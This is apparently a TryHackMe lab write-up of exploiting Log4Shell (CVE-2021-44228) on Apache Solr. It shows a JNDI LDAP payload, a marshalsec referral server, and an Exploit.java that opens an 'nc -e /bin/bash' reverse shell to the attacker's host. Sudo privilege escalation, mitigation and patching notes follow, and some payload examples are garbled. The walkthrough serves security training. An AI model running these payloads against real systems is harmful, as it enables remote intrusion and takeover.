

Solar, exploiting log4j -Tryhackme

CVE-2021-44228 Introduction

- The vulnerability offers a remote code execution on hosts engaging with software that utilizes this log4j version.
- · For more info on this vulnerability-
 - https://www.huntress.com/blog/rapid-response-critical-rce-vulnerability-isaffecting-java
 - https://www.youtube.com/watch?v=7qoPDq41xhQ


Reconnaissance

- The target machine utilizes the vulnerable log4j package.
- · Nmap Scan -

```
# Nmap 7.93 scan initiated Wed Aug 30 09:33:29 2023 as: nmap -A -T4 -vvv -p- -oN nmaps
can_allports 10.10.165.63
Increasing send delay for 10.10.165.63 from 5 to 10 due to 11 out of 19 dropped probes
since last increase.
Warning: 10.10.165.63 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.165.63
Host is up, received conn-refused (0.21s latency).
Scanned at 2023-08-30 09:33:30 EDT for 1664s
Not shown: 65308 closed tcp ports (conn-refused), 224 filtered tcp ports (no-response)
        STATE SERVICE REASON VERSION
22/tcp open ssh
                      syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
   2048 e235e14f4e87459e5f2c97e0daa9dfd5 (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDTRQx4ZmXMByEs6dg4VTz+UtM9X9Ljxt6SU3oceqRUlV+o
hx56xdD0ZPbvD0IcYwUrrqcruMG0xxgRxWuzV+FQAJVQe76ED966+lwrwAnUsVFQ5apw3N+WKnD53eldUZRq7/
2nGQQizrefY7UjAGX/EZonSV0WZyhVy0Nu2VBBwq0B0yA3UBZV+yq+jGsrZ9ETEmfNbQRkbodEAwoZrGQ87UEd
Tkfj+5TGmfzqgukmBvvVV7KoXgSQIZNkqRmkAVKKXeEfydnOR37KMglBUXIR/50jkIswxWbNk2OtS6fz6UiPeE
Y39f4f0gwLx/HwUyel9yzH4dkDb+LBS6X/X9b9
    256 b2fd9b751c9e80195d134e8da0837bf9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAqCgW5Mlx2V
```


```
pC61acc0G4VMZUAauQDoK5xIzdHzdDLPXt0GqsoIw1fuwTSSzSy8RFmGU5PNHiWn0egoUwlXdc4=
    256 75200b4314a98a491ad92933e1b91ab6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFZ/jrfDX1aK1I0A/sLRVb2qoCF9xHWbVW+gBCV8dSmg
111/tcp open rpcbind syn-ack 2-4 (RPC #100000)
| rpcinfo:
    program version port/proto service
   100000 2,3,4 111/tcp rpcbind
100000 2,3,4 111/udp rpcbind
100000 3,4 111/tcp6 rpcbind
100000 3,4 111/udp6 rpcbind
| 100000 3,4
|_ 100000 3,4
8983/tcp open http syn-ack Apache Solr
| http-title: Solr Admin
|_Requested resource was http://10.10.165.63:8983/solr/
|_http-favicon: Unknown favicon MD5: ED7D5C39C69262F4BA95418D4F909B10
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Wed Aug 30 10:01:14 2023 -- 1 IP address (1 host up) scanned in 1664.52
seconds
```

- We can see Apache solr is running on port 8983
- Visiting the website at http://10.10.165.63:8983



Discovery

- We can see the version of the Apache Solr to be 8.11.0
- This version of the application includes the vulnerable package log4j
- We can see in the website front page only that log4j is in use.
- The Dsolr.log.dir is displayed on the front page.



- Downloaded the attached task files and unzipped it -
- We get a list of log files
- On analyzing the files we get repeated requests to one specific URL endpoint in one specific file - solar.log

• It indicates the data entrypoint to be - params

Proof Of Concept

- On visiting the URL http://10.10.165.63:8983/ we saw it was prefixed with solr prefix
- So, now we need to visit http://10.10.165.63:8983/solr/admin/cores
- The log4j package adds extra logic to logs by "parsing" entries, ultimately to enrich the data.
- Other syntax might be in fact executed just as it is entered into log files.
- Some examples of the syntax are -

```
$\{\sys:\text{os.name}\}
$\$\{\sys:\text{user.name}\}
$\$\{\sys:\text{user.name}\}
$\$\{\sys:\text{user.name}\}
$\$\{\sys:\text{user.name}\}
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```

The general payload to abuse this log4j vulnerability is -

\${jndi:ldap://AttackerControlledHost}

- This syntax indicates that the log4j will invoke functionality from "JNDI", or the "Java Naming and Directory Interface."
- The ldap:// indicates that the target will reach out to an endpoint via the LDAP protocol.
- We as a attacker can host a simple listener to see the connection.
- We have already discovered that we can supply params to the /solr/admin/cores
 URL
- Other locations where we can supply this JNDI syntax:
 - Input boxes, user and password login forms, data entry points within applications
 - HTTP headers such as user-Agent , X-Forwarded-For or other customizable headers.
- For more information on JNDI attack vector https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf
- Starting a netcat listener -


```
(kali@ kali)-[~/Documents/Tryhackme/solar]
$ nc -lvnp 9999
listening on [any] 9999 ...
```

Making a curl request using the JNDI payload in the parameters

 We see that we receive a connection which clearly indicates that the package is vulnerable.

Exploitation

- As we know the target made a LDAP request.
- Now we can utilize a open-source and public utility to stage an "LDAP Referral Server".
- It will be essentially used to redirect the initial request of the victim to another location.
- There we can host a secondary payload that will run code on the target.
- For getting the LDAP referral server, we will use the marshalsec utility
- Reviewing the README for this utility, it suggests using Java 8.
- We can install Java 8 from the website https://mirror.cnop.net/jdk/linux



And then run the following commands -

```
$ sudo mkdir /usr/lib/jvm
$ cd /usr/lib/jvm
$ sudo tar xzvf ~/Downloads/jdk-8u181-linux-x64.tar.gz
$ sudo update-alternatives --install "/usr/bin/java" "java" "/usr/lib/jvm/jdk1.8.0_18
1/bin/java" 1
$ sudo update-alternatives --install "/usr/bin/javac" "javac" "/usr/lib/jvm/jdk1.8.0_1
81/bin/javac" 1
$ sudo update-alternatives --install "/usr/bin/javaws" "javaws" "/usr/lib/jvm/jdk1.8.0
_181/bin/javaws" 1
$ sudo update-alternatives --set java /usr/lib/jvm/jdk1.8.0_181/bin/java
$ sudo update-alternatives --set javac /usr/lib/jvm/jdk1.8.0_181/bin/javac
$ sudo update-alternatives --set javaws /usr/lib/jvm/jdk1.8.0_181/bin/javaws
```

Now, on checking the Java version -

- Now, we need to install the marshalsec utility from https://github.com/mbechler/marshalsec
- After moving to the marshalsec directory we need to run the command -

```
$ mvn clean package -DskipTests
```

- If maven is not installed, we can install it with sudo apt-get install maven
- Now starting the LDAP server -

```
(kali@ kali)-[~/bocuments/Tryhackme/solar/marshalsec]

$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://10.17.49.224:8000/#Exploit"

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

Listening on 0.0.0.0:1389
```

- Now our LDAP server is ready and running.
- Now, we will create an exploit with the specific name Exploit.java

```
public class Exploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc -e /bin/bash 10.17.49.224 9999");
        } catch (Exception e) {
            e.printStackTrace();
        }
}
```

```
}
}
```

· Compiling our payload

```
(kali kali) - [~/Documents/Tryhackme/solar/payload]
$ javac Exploit.java -source 8 -target 8
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

(kali kali) - [~/Documents/Tryhackme/solar/payload]
$ ls
Exploit.class Exploit.java

(kali kali) - [~/Documents/Tryhackme/solar/payload]
```

 Now we will start a python server in the same folder where our exploit is with the command -

```
$ python3 -m http.server 8000
```

- And then we will start a netcat listener on port 9999
- Then we will make the curl request to the listening port of the LDAP server (1389)
- Then we get a reverse shell.

Now trying to get root access -

```
solr@solar:/opt/solr/server$ sudo -l
sudo -l
Matching Defaults entries for solr on solar:
    env_reset, exempt_group=sudo, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User solr may run the following commands on solar:
    (ALL) NOPASSWD: ALL
solr@solar:/opt/solr/server$ sudo su
sudo su
root@solar:/opt/solr-8.11.0/server# ls -alh
```

• Changing the password of the user solr

```
solr@solar:/opt/solr/server$ sudo bash
sudo bash
root@solar:/opt/solr-8.11.0/server# passwd solr
passwd solr
Enter new UNIX password: solr

Retype new UNIX password: solr

passwd: password updated successfully
root@solar:/opt/solr-8.11.0/server#
```

• Now trying to login via SSH -

```
·(kali®kali)-[~/Documents/Tryhackme]
 —$ ssh solr@10.10.166.131
The authenticity of host '10.10.166.131 (10.10.166.131)' can't be established.
ED25519 key fingerprint is SHA256:VPx7mYuBsJ55P9/hfFuuYIjMx9XjpMRWIy4wC5fiG4Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.166.131' (ED25519) to the list of known hosts.
solr@10.10.166.131's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
  System information as of Thu Aug 31 05:39:15 UTC 2023
  System load: 0.08
                                  Processes:
                                                       96
  Usage of /: 4.2% of 61.80GB
                                  Users logged in:
                                                       0
  Memory usage: 85%
                                  IP address for eth0: 10.10.166.131
  Swap usage:
246 packages can be updated.
189 updates are security updates.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
solr@solar:~$
```

- We see, that we are successfully able to login via SSH.
- Now checking the logs on the compromised system -

```
root@solar:/var/solr/logs# ls -alh
                                                                                                                  [64/328]
ls -alh
total 136K
drwxr-x-- 2 solr solr 4.0K Aug 31 04:27 .
drwxr-x-- 4 solr solr 4.0K Aug 31 04:27 .
-rw-rw-r-- 1 solr solr 1.9K Aug 31 04:28 solr-8983-console.log
-rw-rw-r-- 1 solr solr 90K Aug 31 05:24 solr_gc.log.0.current
-rw-rw-r-- 1 solr solr 4.7K Aug 31 05:24 solr.log
-rw-rw-r-- 1 solr solr 6.4K Dec 13 2021 solr.log.1
-rw-rw-r-- 1 solr solr 5.1K Dec 13 2021 solr.log.2
-rw-rw-r-- 1 solr solr 6.4K Dec 13 2021 solr.log.3
-rw-rw-r-- 1 solr solr 0 Dec 13 2021 solr slow_requests.log
root@solar:/var/solr/logs# cat solr.log
cat solr.log
2023-08-31 04:28:00.370 INFO (main) [
                                                      ] o.e.j.u.log Logging initialized @38636ms to org.ecl
ipse.jetty.util.log.Slf4jLog
                                                      ] o.e.j.s.Server jetty-9.4.44.v20210927; built: 2021-
2023-08-31 04:28:07.163 INFO
                                       (main) [
```

```
c
2023-08-31 04:29:01.992 INFO (main) [ ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.jvm' (registry 'solr.jvm') enabled at server: com.sun.jmx.mbeanserver.JmxMBeanServer@7adda9cc
2023-08-31 04:29:02.070 INFO (main) [ ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.jetty' (registry 'solr.jetty') enabled at server: com.sun.jmx.mbeanserver.JmxMBeanServer@7adda
9cc
2023-08-31 04:29:02.890 INFO (main) [ ] o.a.s.c.CorePropertiesLocator Found 0 core definiti ons underneath /var/solr/data
2023-08-31 04:29:04.600 INFO (main) [ ] o.e.j.s.h.ContextHandler Started o.e.j.w.WebAppCont ext@5e2c3d18{/solr,file://opt/solr-8.11.0/server/solr-webapp/webapp/,AVAILABLE}{/opt/solr-8.11.0/server/solr-webapp/webapp}
2023-08-31 04:29:05.274 INFO (main) [ ] o.e.j.s.AbstractConnector Started ServerConnector@2 fb3536e{HTTP/1.1, (http/1.1, h2c)}{0.0.0.8983}
2023-08-31 04:29:05.274 INFO (main) [ ] o.e.j.s.Server Started @103614ms
2023-08-31 05:24:53.571 INFO (qtp1083962448-18) [ ] o.a.s.s.HttpSolrCall [admin] webapp=nul l path=/admin/cores params={foo=${jndi:ldap://10.17.49.224:1389/Exploit}} status=0 QTime=66 root@solar:/var/solr/logs#
```


We can see our payload in the logs.

Mitigation

• For mitigation, we need to edit the solr.in.sh file

```
root@solar:/var/solr/logs# locate solr.in.sh
locate solr.in.sh
/etc/default/solr.in.sh
/opt/solr-8.11.0/bin/solr.in.sh.orig
root@solar:/var/solr/logs#
```

• We need to add a line in the solr.in.sh file -



We can look about it in - https://solr.apache.org/security.html#apache-solr-affected-by-apache-log4j-cve-2021-44228



· Now, we need to restart the service -

Now, on trying the exploit again -

 We see that this time no request is made to your temporary LDAP server, consequently no request is made to your HTTP server, and... no reverse shell is sent back to our netcat listener.

Patching

 In version 2.16.0 JNDI is fully disabled, support for Message Lookups is removed, and the new DoS vulnerability CVE-2021-45046 is not present.